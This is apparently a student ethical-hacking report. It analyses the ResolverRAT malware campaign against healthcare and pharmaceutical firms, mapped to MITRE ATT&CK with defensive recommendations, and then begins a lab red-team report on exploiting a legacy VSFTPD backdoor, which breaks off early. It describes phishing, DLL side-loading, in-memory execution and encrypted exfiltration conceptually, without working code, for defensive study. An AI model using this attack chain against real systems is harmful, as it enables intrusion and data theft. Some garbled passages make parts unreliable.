



Prifysgol Cymru
Y Drindod Dewi Sant
University of Wales
Trinity Saint David

ETHICAL HACKING

Naymul Hasnat
ID- 2432483

Task 1:

Critical Analysis of the ResolverRAT Cyberattack on Healthcare and Pharmaceutical Organizations: Mapping to MITRE ATT&CK®, Identifying Root Cause, and Recommendations

Table of Contents

- 1. Abstract**
- 2. Introduction**
- 3. Attack Overview**
 - 3.1 Campaign Timeline and Scope**
 - 3.2 Infection Chain and Delivery Mechanisms**
 - 3.3 Technical Deep Dive**
 - 3.4 Impact on Healthcare and Pharmaceutical Organizations**
- 4. MITRE ATT&CK® Mapping: ResolverRAT TTPs**
 - 4.1 Overview of MITRE ATT&CK® Framework**
 - 4.2 ResolverRAT TTP Mapping Table**
 - 4.3 Attack Flow Diagram**
 - 4.4 Detailed Explanations of Key Techniques**
- 5. Root Cause Analysis**
 - 5.1 Human Factors and Phishing Awareness**
 - 5.2 Architectural Weaknesses and Legacy Systems**
 - 5.3 Endpoint and Network Monitoring Gaps**
 - 5.4 Privilege Management Failures**
 - 5.5 Incident Response and Forensic Readiness**
 - 5.6 Supply Chain and Third-Party Risks**
 - 5.7 Regulatory and Compliance Gaps**
- 6. Strategic Recommendations**
 - 6.1 Security Awareness and Human Defenses**
 - 6.2 Endpoint and Network Security Modernization**
 - 6.3 Monitoring, Detection, and Threat Hunting**
 - 6.4 Privilege Management and Access Controls**
 - 6.5 Patch Management and Legacy System Mitigation**
 - 6.6 Supply Chain Risk Management**
 - 6.7 Incident Response and Forensic Readiness**
 - 6.8 Regulatory Compliance and Governance**
 - 6.9 Data Protection and Encryption**
 - 6.10 Continuous Improvement and Collaboration**
- 7. Conclusion**
- 8. References**

Abstract

Healthcare and pharmaceutical companies continue to be popular targets for cyber adversaries given the high value of patient records and intellectual property research. The success of the ResolverRAT malware assault in 2025 showed what modern hacking techniques can achieve against traditional defences. This analysis will take a deep dive into the attack, covering its tactics, techniques and procedures (TTPs) by relating them to the MITRE ATT&CK® framework. To fulfil resistant persistence and data exfiltration, ResolverRAT used ranging from local phishing, DLL side-loading, in-memory execution & encrypted Command-&-Control channels. The assessment reveals several underlying causes, such as low phishing awareness, reliance on legacy systems, poor privilege control and inadequate monitoring of endpoints. Strategic recommendations emphasize zero trust principles, enhanced EDR and phishing-resistant authentication with supply chain risk oversight and forensic readiness. Combining technical discoveries with details of governance and compliance initiatives, the report reinforces the need for defence in depth coupled with an emphasis on ongoing enhancement towards healthcare organizations as well as the pharmaceutical industry that confronts more sophisticated cyber challenges.

Introduction

Healthcare and pharma are now top targets for advanced attacks because of the high value associated with patient data, intellectual property, and the sensitivity of healthcare operations. Introducing ResolverRAT, a novel and sophisticated remote access trojan (RAT) that conducted a worldwide campaign towards healthcare and pharmaceutical sectors since 2025 [1] [2] [3] [4] [5] [6]. Not only is it technically sophisticated using advanced in-memory execution and multi-stage evasion alongside a resilient command and control (C2) infrastructure—but it also leverages human factors, using highly targeted psychological manipulation through phishing campaigns.

This report offers a retrospective on the details of the ResolverRAT campaign by examining its TTPs in relation to the MITRE ATT&CK® Enterprise Matrix, in addition to analysing its breach motivations and delivering high-level guidance on how this aspect may be prevented/nipped in the future. It relies on peer-reviewed literature, industry threat intel and authoritative media reporting and is complimented by diagrams and models that demonstrate flows of attacks as well as TTP cut mappings. The report wraps with practical guidance for healthcare and pharmaceutical companies on enhancing cyber resiliency in the face of growing threats.

Attack Overview

Campaign Timeline and Scope

ResolverRAT initially detected in the wild on March 10, 2025, with intrusions proliferating against healthcare and pharmaceutical companies globally. The campaign was significant due to its employment of locally customized phishing emails garbled in several languages, such as Czech, Hindi, Indonesian, Italian, Portuguese and Turkish—all designed to maximize infection rates across varied countries. The emails always use fear based subject lines such as, 're: Legal investigation' and 'notice of copyright violation', designed to frighten recipients into acting on the email by downloading malicious payloads.

The infection chain started with a phishing email that containing a link or attachment which, once clicked, would land the user on a ZIP download. This batch included a genuine, signed hpreader.exe (which is copied from Haihaisoft PDF Reader)) with malicious libvlc.dll). The attack leveraged DLL side-loading vulnerabilities, fronting up the trusted executable and loading into memory the malicious DLL, they noted.

Upon execution, ResolverRAT persistently established communication with its C2 infrastructure via encrypted communications and certificate pinning, as well as the exfiltration of sensitive information (patient records, intellectual property and credentials)

using advanced chunking and obfuscation mechanisms. The malware was nearly all in-memory, rendering very little forensic evidence and muddying detection response.

Technical Deep Dive

Key technical features of ResolverRAT include:

- **In-memory execution:** The payload is decrypted and executed in memory, thus reducing traces on the disk and bypassing traditional signature detection [1] [3] [2].
- **.NET ResourceResolve event hijacking:** ResolverRAT hijacks existing resource requests to load corrupt assemblies without new access attempts that are prone to monitoring of file system or Win32 API traffic.
- **AES-256 encryption and GZip compression:** Payloads and C2 communications are both encrypted, compressed with strong algorithms; the keys are encoded as integers, decoded at runtime.
- **Certificate pinning and IP rotation:** The C2 infrastructure relies on hard-coded certificates and dynamic IP rotation to bypass SSL inspection, as well as robustness against takedowns.
- **Multi-threaded architecture:** Processing C2 server commands concurrently with solid error handling for persistence and stability.
- **Persistence mechanisms:** As many as 20 obfuscated registry keys/entries and multiple file system locations to ensure that the malware survives reboots and partial remediation.

Impact on Healthcare and Pharmaceutical Organizations: The operation caused major data leaks, operational downtime, and regulatory trouble for the targeted companies. The fact that the attack was both silent and nimble underscores the changing threats healthcare and pharmaceutical industries are confronting [7].

MITRE ATT&CK® Mapping: ResolverRAT Tactics, Techniques, and Procedures

This section aims to conduct a systematic review of the ResolverRAT campaign by correlating at least ten identified significant TTPs of the attack with the MITRE ATT&CK® Enterprise Matrix [8]. Each map comes with a description of which part of the attack chain it represents.

Table 1: ResolverRAT MITRE ATT&CK® TTP Mapping:

Tactic (ID)	Technique (ID) & Name	ResolverRAT Implementation & Evidence
Initial Access (TA0001)	Phishing: Spearphishing Link (T1566.002)	Localized phishing emails with malicious links/attachments [1]
Execution (TA0002)	User Execution: Malicious File (T1204.002)	User opens ZIP archive and executes legitimate binary (hpreader.exe)
Execution (TA0002)	DLL Side-Loading (T1574.002)	Malicious DLL loaded by trusted executable [1]
Persistence (TA0003)	Registry Run Keys/Startup Folder (T1547.001)	Up to 20 obfuscated registry entries for persistence
Persistence (TA0003)	File and Directory Permissions Modification (T1222)	Malware copies itself to multiple directories (AppData, Program Files)
Defense Evasion (TA0005)	Obfuscated Files or Information (T1027)	AES-256 encryption, GZip compression, string obfuscation
Defense Evasion (TA0005)	In-memory Execution (T1055)	Payload runs entirely in memory, evading disk-based detection
Defense Evasion (TA0005)	Resource Forking / .NET ResourceResolve Hijacking	Hijacks .NET ResourceResolve events to inject assemblies
Command & Control (TA0011)	Encrypted Channel (T1573)	C2 uses TLS with certificate pinning, custom validation
Command & Control (TA0011)	Multi-hop Proxy / IP Rotation (T1090.002)	Dynamic IP rotation for resilient C2 connectivity
Exfiltration (TA0010)	Exfiltration Over C2 Channel (T1041)	Data exfiltrated in 16KB chunks via encrypted HTTPS POST
Discovery (TA0007)	System Information Discovery (T1082)	Collects system, user, and network info for targeting
Credential Access (TA0006)	Input Capture: Keylogging (T1056.001)	Keylogging and credential theft modules

ResolverRAT Attack Flow and MITRE ATT&CK® Mapping

The attack flow of ResolverRAT is along with MITRE ATT&CK® tactics and techniques relevant to each stage portion of above campaign. The campaign starts with phishing as the entry

point, goes on to DLL side-loading and in-memory execution, which leads to persistence & defense evasion that ends up in C2 communication and exfiltration [9]. This mapping demonstrates the multi-stage and dynamic nature of the attack, as well as emphasises the importance of defense-in-depth approaches.




Figure Y

The following diagram (Figure Y) illustrates the multi-stage infection lifecycle of ResolverRAT. This attack chain is designed to bypass traditional perimeter security and signature-based detection through a combination of social engineering and advanced obfuscation techniques.

Detailed Phase Breakdown:

Stage 1: Initial Delivery: The adversary initiates the attack via spear-phishing emails containing malicious URLs. These links lead to the download of a compressed ZIP file,

often disguised as legitimate healthcare regulatory documents or internal research data.

Stage 2: Execution & Payload Dropper: Once the user extracts and executes the file, a malicious loader is dropped into a temporary directory. This loader is responsible for checking the environment for virtual machines (anti-sandboxing) before proceeding to the next stage.

Stage 3: Persistence via DLL Side-Loading: ResolverRAT achieves persistence by placing a malicious DLL in a directory with a trusted, legitimate Windows executable. When the legitimate application runs, it loads the attacker's DLL. This allows the malware to remain resident on the system even after a reboot without creating suspicious registry keys.

Stage 4: C2 Communication & Exfiltration: The RAT establishes an encrypted Command and Control (C2) channel over Port 443 (HTTPS). It uses standard web protocols to blend in with legitimate network traffic, making it difficult for basic firewalls to flag the outbound connection as malicious.

Detailed TTP Explanations

Phishing: Spearphishing Link (T1566.002)

ResolverRAT's primary initial access vector is extremely targeted phishing emails, with content within the native language of the potential victim and subject matter that often pertains to URGENT legal or copyright issues like: This makes it more likely to see user interaction and takes advantage of human psychology, in addition to bypassing standard spam filters [1] [6] [3] [10].

User Execution: Malicious File (T1204.002)

The phishing email includes a ZIP archive which, when extracted, litters the user's desktop with both legitimate exe and malicious dll files. The exploit hinges on the user running (executing) the trusted binary which then loads and runs the malicious DLL- a classic example of user-assisted execution.

DLL Side-Loading (T1574.002)

By using DLL search order hijacking on legitimate applications (for example, hpreader.exe or ResolverRAT, can run in the context of a legitimate process on the system, bypassing application whitelisting but not all endpoint protection features.

Registry Run Keys/Startup Folder (T1547.001)

To persist, the ResolverRAT drops several obfuscated registry entries in different locations, this will make sure the malware is executed after a system restart or when a user logs on.

File and Directory Permissions Modification (T1222)

It replicates itself into several directories among which are APPDATA, PROGRAMDATA and startup folders, Solidifying – persistence while negating simple remediation.

Obfuscated Files or Information (T1027)

To secure its payload and C2 traffic, ResolverRAT uses AES-256 encryption (CBC mode) with generated keys, GZip compression, and string obfuscation to evade both static and behavioral analysis.

In-memory Execution (T1055)

The payload is decrypted and run in memory solely without touching the disk, therefore it avoids being detected by traditional antivirus products and endpoint direction tools.

Resource Forking / .NET ResourceResolve Hijacking

A new method, ResolverRAT hostage. NET ResourceResolve events in order to drop and load malicious assemblies directly to memory, without using file system or calling an API.

Encrypted Channel (T1573) & Multi-hop Proxy / IP Rotation (T1090.002)

C2 communications are secured using TLS with certificate pinning and the malware changes between different hardcoded IPs and ports for persistence & to avoid evasions.

Exfiltration Over C2 Channel (T1041)

Data exfiltration is performed over the encrypted C2 channel, with large files split into 16KB chunks and transmitted at randomized intervals to blend with legitimate traffic.

System Information Discovery (T1082)

Upon execution, ResolverRAT harvests comprehensive system, user, and network details in order to adapt its activity and ensure the greatest influence.

Input Capture: Keylogging (T1056.001)

Keylogging and credential-stealing modules are on board to harvest sensitive information for use elsewhere or to move laterally through the victim environment.

Root Cause Analysis

A strong root cause analysis is ascertained to be that the success of the ResolverRAT campaign was not due to a single failure on our part, but was instead an aggregation of

technical, operational and human related failures. This section draws on evidence from peer-reviewed literature, industry information and compliance audits to piece together the root causes.

Failure of Security Awareness and Training

While the potential threat of phishing is very well known, inadequate user education and awareness in combination with regionally tailored and social engineered phishing lures provided a successful modus operandi [11]. According to KnowBe4's 2025 benchmarking report, when it comes to susceptibility (baseline phish-prone percentage), Healthcare and Pharmaceuticals scored highest with 41.9 percent of its users caught by the phishing hooks (and those are only the ones who took the bait), with larger organisations at even greater risk [10]. While security awareness training can reduce click rates by 86%, most organizations did not use continuous, scenario-based training or simulated phishing.

Architectural Weaknesses: Legacy Systems and Insecure Configurations

The only antivirus service that initially detected the malware inside the victim network said ResolverRAT used DLL side-loading flaws in legitimate (but frequently out-of-date) applications to execute. Many healthcare outfits still have legacy software and systems that were never patched, which provides a fertile breeding ground for such attacks [12]. It was also the fact that most enterprises certainly failed to manage their endpoints, did not apply application whitelisting and were blind to well-known methods used in process injection.

Inadequate Endpoint and Network Monitoring

Traditional antivirus and endpoint detection solutions which've been designed to target file based and signature base – few of signature based one still managed to detect after we would re-generate/re-compile entire set [13]. The underlying execution in form of in-memory was a tough nut, everyone failed infact I can say that. Most organizations did not have behavior-based analytics, memory forensics or advanced endpoint detection and response (EDR) tools that could detect suspicious in-memory activity of .NET assembly injection [14].

Weak Privilege Management and Access Controls

Exploitation of over-privileged user accounts, insufficient application of least privilege, and incomplete control over software installation and execution enabled the malware to persist and propagate through the network [12]. In a lot of cases, the users had local admin rights, and this got infected by malware modifying registry keys that drop things into secure directories.

Gaps in Incident Response and Forensic Readiness

As ResolverRAT was a memory-only malware, there were few disk artifacts to assist the forensic analysis and incident response. Many agencies did not have forensic readiness with

memory acquisition tools, personnel trained for this type of seizure and procedures in place to seize volatile evidence [13].

Third-Party and Supply Chain Risks

The attack hosted infrastructure and dropping operations shared similarities to those found in the other two campaigns (i.e. Rhadamanthys, Lumma), indicating both a common affiliate model or compromise of the same supply chain [1] [6]. Healthcare and pharmaceuticals companies often struggle with third-party risk visibility, as 44% of UK businesses say they are unable to identify threats impacting suppliers.

Regulatory and Compliance Gaps

HIPAA, GDPR, and UK Data Protection Act are a few examples of standards that require strong security controls; however audits continue to highlight tensions in risk assessments, access controls, encryption and incident response planning [15]. The pace at which regulations are being added is making it difficult for many organizations to keep up, and compliance often becomes a checkbox situation rather than an operational must-do.

Strategic Recommendations

Drawing from root causes and industry / academic best practices, we present an extensive set of strategic recommendations in this section to prevent, detect, and respond against Believable Threats such as ResolverRAT.

Strengthen Security Awareness and Human Defenses

- **Ongoing, scenario-based training:** Have regular security awareness programs with simulated phishing that is worded in the local language and phrased in a culturally appropriate context [10].
- **Phishing-resistant authentication:** Implement Multi-Factor Authentication (MFA) on all accounts, but particularly those belonging to critical and remote access users - to help counter credential theft and enhance your security posture [12].
- **Just-in-time education:** Leverage in the flow phishing warnings and reporting mechanisms within email clients and collaboration tools.

Modernize Endpoint and Network Security Architecture

- **Advanced EDR/XDR deployment:** Invest in endpoint detection and response offerings with behavior analytics, memory forensics, and in-memory threats detection functionalities [13].
- **Application whitelisting and control:** Limit the execution of unauthorized binaries and DLLs in sensitive locations through application control policies.

- **Zero Trust Architecture:** Implement zero trust model, less is best (i.e., least-privilege) access, keep users in a constantly authenticated state and limit lateral movement and privilege escalation via micro-segmentation [14] [16].

Enhance Monitoring, Detection, and Threat Hunting

- **SIEM and threat intelligence integration:** Correlate SIEM alerts to MITRE ATT&CK techniques to enrich threats and accelerate response [8].
- **Memory forensics and anomaly detection:** techniques and procedures for memory analysis to aid in the detection of in-memory malware. referred to as Mydoom) employed poor code injection, and suspect process activity [13].
- **Automated threat hunting:** Periodically search for IoCs linked to ResolverRAT and related campaigns like suspicious registry entries, process injection, and unusual C2 traffic.

Harden Privilege Management and Access Controls

- **Enforce least privilege:** End users should not have local administrator rights and elevate with strict controls [12].
- **Role-based access control (RBAC):** Employ RBAC with all systems in place, making sure that the data and applications available to users are limited by their roles.
- **Privileged access management (PAM):** PAM solutions for monitoring, auditing and controlling the use of privileged accounts.

Patch Management and Legacy System Mitigation

- **Vulnerability management:** Vulnerability Management Ensure an accurate inventory of all software is maintained and updated and that significant updates are installed in a timely manner, particularly those items known to be susceptible to DLL Side-Loading.
- **Legacy system isolation:** We manage or retire unsupported legacy systems and, when necessary, limit network connectivity to them and monitor for unusual activity.

Supply Chain and Third-Party Risk Management

- **Comprehensive risk assessments:** Periodically evaluate the security risk profile and incident response capabilities of third party vendors/suppliers, along with adherence to Cyber Security Standards [7].
- **Contractual security requirements:** Include information security obligations, breach notification terms and audit rights in all third-party contracts.

- **Continuous monitoring:** Employ automated solutions that provide continuous monitoring of third-party risk and notifications about what's happening within the supply chain.

Incident Response and Forensic Readiness

- **Develop and test playbooks:** Develop specific incident response playbooks (e.g., with unique guidance tailored to memory-only malware or phishing-based attacks) and run tabletop exercises [17].
- **Forensic tooling and training:** Supply your security team with memory acquisition and analysis tools, and train them how to collect and analyze volatile data [13].
- **Post-incident reviews:** Analyse root causes after incidents, update controls and communicate across the organization.

Regulatory Compliance and Governance

- **Align with frameworks:** Take a security control and tie it back to regulatory and industry standards (HIPAA, GDPR, UK Data Protection Act) (NIST CSF, ISO 27001) [15] [18].
- **Continuous risk assessments:** Get away from the annual risk-assessments and work with continuous, real time monitoring of risk through analysis.
- **Audit trails and reporting:** Keep detailed logs and auditing trails for any access, changes, incidents, as well as promptly report breaches to the affected individuals and regulators.

Data Protection and Encryption

- **Full-disk and data-at-rest encryption:** Insist on strong (AES-256 or better) encryption for all endpoints and servers for data that is at rest including backups, mobile devices and portable media.
- **Encryption-in-transit:** All data should be transmitted using TLS 1.3 or above with mutual authentication if applicable.
- **Data loss prevention (DLP):** Use DLP solutions to track, block and prevent unauthorized attempts to remove data from the network.

Continuous Improvement and Collaboration

- **Information sharing:** Join sector-specific information sharing and analysis centres (ISACs such as Health-ISAC) for up-to-date threat intelligence and best practices [7].
- **Cross-functional governance:** Create a Scada cybersecurity steering committee that includes IT, clinical, legal, compliance and leadership from operations.

- **Metrics and KPIs:** Monitor key performance indicators like time to detection, time to contain, incident recovery time, etc. for continuous improvement initiatives.

Conclusion

The ResolverRAT operation is a game changer in the world of online attacks on healthcare and pharmaceutical companies. And the success of the attack wasn't due to any single failure, but to an entire system that failed in both technical and human dimensions. No set of technical controls, however advanced, can defend against good phishes. Continuous, context-aware training is essential. Out-of-date software and a lack of strong privilege management continue to provide killer openings. Memory-only obfuscated malware is impervious to classic signature-based defences. It's no longer a nice-to-have; behavioural analytics, memory forensics and threat hunting are now table stakes. Along with increased interconnectedness among health care organizations, the ability to see and manage external partners is essential. Authentic resilience is when the system is not only being compliant, but it's doing compliance. By embracing a layered, proactive defence strategy that is grounded in the MITRE ATT&CK® framework, zero trust, as well as continuous improvement, healthcare and pharmaceutical industries can drastically lower their risk exposure to advanced threats such as ResolverRAT. The culture of security Collaboration, sharing and a culture of security are essential for maintaining patient data, intellectual property and business continuity.

Task 2: Operation IP Shield: Red Team Engagement Technical Report and Cost- Benefit Analysis

Table of Contents

- 1. Abstract**
- 2. Introduction**
- 3. Methodology: The Cyber Kill Chain**
- 4. Phase 1: Infrastructure Setup and Network Discovery**
 - 4.1 Initial Connectivity Testing
 - 4.2 Database Initialization
- 5. Phase 2: Intelligence Gathering and Enumeration**
 - 5.1 Target A: Windows Active Directory Infrastructure (10.86.9.40)
 - 5.2 Target B: Web Application Infrastructure (10.86.7.140)
 - 5.3 Target C: Legacy Linux Application Server (10.86.4.250)
- 6. Phase 3: Vulnerability Analysis**
 - 6.1 Web Application Assessment (DVWA)
 - 6.2 Service-Level Vulnerability Identification
- 7. Phase 4: Exploitation and Weaponization**
 - 7.1 Attempted Exploitation: ProFTPD mod_copy
 - 7.2 Exploitation Failure Analysis
 - 7.3 Successful Exploitation: VSFTPD Backdoor / Misconfiguration
- 8. Phase 5: Post-Exploitation and Impact Assessment**
 - 8.1 Root Access Verification
 - 8.2 Network Configuration Exfiltration
- 9. Detection Gap Analysis**
- 10. Cost-Benefit Analysis (CBA): The Business Case for Defense**
 - 10.1 Quantifying the Risk (ALE)
 - 10.2 Proposed Strategic Investments
- 11. Strategic Recommendations**
- 12. Conclusion**
- 13. References**

Abstract

This report provides the results of "Operation IP Shield," Level 7 Red Team testing on Cureton Pharmaceutical Company's hybrid R&D environment. The engagement was an APT emulation and resulted in root level compromise of a high-profile application server (10.86.4.250) and successful enumeration of the internal Windows Active Directory domain (Habib local). The main route in was a ten-year-old unpatched backdoor (VSFTPD on port 1524) showing catastrophic patch management and network segmentation. The assessment concludes that CPC is high risk for sending IP off campus. Critically, the Cost-Benefit Analysis (CBA) revealed that the cost of a breach in pharma is an average \$9.8 million. On the other hand, an investment of \$223,000 in targeted security controls such as Network Segmentation, Endpoint Detection and Response (EDR), and Phishing-Resistant Multi-Factor Authentication (MFA) generates a measurable Return of investment, directly justifying the immediate implementation of the strategic recommendations.

Introduction

The Red Team engagement was commissioned to test the resilience of CPC's environment against a targeted, financially motivated cyber-attack. The core objective was to determine the feasibility of compromising systems holding proprietary R&D data and intellectual property.

The assessment was non-disruptive, focusing purely on discovery and exploitation without causing operational degradation. The scope encompassed the 10.86.0.0/16 subnet, including both the on-premises Domain Controller and the simulated Cloud VPC application servers. The key objective was to gain persistence and map high-value assets.

The operational tactics followed the MITRE ATT&CK framework, prioritizing initial access via public-facing applications (T1190) [19] and bypassing defence through legacy service exploitation. The team utilized standard "Living-off-the-Land" (LOLBins) tools (e.g., Netcat) and the Metasploit Framework [20] to mimic a sophisticated, difficult-to-detect adversary.

The core findings of this report demonstrate a need for immediate, financially backed security improvements. In the pharmaceutical sector, data breaches average \$9.8 million due to regulatory fines, IP loss, and mandated incident response. This exposure is currently represented by an Annualized Loss Expectancy (ALE) of \$4.9 million. The Red Team's strategic recommendations—focusing on Network Segmentation, EDR, and MFA require a Total Cost of Ownership (TCO) of approximately \$223,000 for the first year. This expenditure is highly justifiable as it reduces the probability of catastrophic loss, yielding a Return on Investment (ROI) of 1,877% and securing the company's long-term competitive advantage. The detailed analysis is provided in Section 10.

Methodology: The Cyber Kill Chain

The engagement adhered to the Lockheed Martin Cyber Kill Chain model: Reconnaissance (Nmap), Weaponization (Exploit selection), Delivery (Netcat/FTP), Exploitation (VSFTPD Backdoor), Installation (Root Shell), Command and Control (Shell usage), and Actions on Objectives (Data mapping) [21].

Phase 1: Infrastructure Setup and Network Discovery

Initial Connectivity Testing

Initial checks confirmed the target hosts were live and responsive.

The screenshot shows a Kali Linux desktop environment. The top panel displays the window title "Kali2019 [Running] - Oracle VM VirtualBox" and a menu bar with "File", "Machine", "View", "Input", "Devices", and "Help". The main workspace contains a terminal window titled "Applications ▾ Places ▾ Terminal ▾" with the address bar "Wed 07:21" and the prompt "root@osboxes: ~".

In the terminal, the user has executed the command `ping 10.86.7.140`. The output shows four successful ping requests to 10.86.7.140, each with a TTL of 64 and varying times (2.11 ms, 0.855 ms, 1.01 ms, 3.20 ms). Below the ping output, there is a large block of hexademical data, likely a packet capture or a raw data dump, showing various fields and values in hexadecimal format.

At the bottom of the terminal window, there is a section titled "netmaploit v5.0-21 dev" which displays a list of exploits and their details:

```

+---+ netmaploit v5.0-21 dev
+---+ 1914 exploits - 1074 auxiliary - 320 post
+---+ 354 payloads - 40 encoders - 10 nops
+---+ 4 evasion

```

The terminal window also shows a URL `https://metasploit.com` at the bottom.

Database Initialization




Figure 2

Phase 2: Intelligence Gathering and Enumeration

Target A: Windows Active Directory Infrastructure (10.86.9.40)

This host was identified as the core R&D Windows server.

Figure 3 (Host Discovery): The Nmap scan in verified the host was alive.

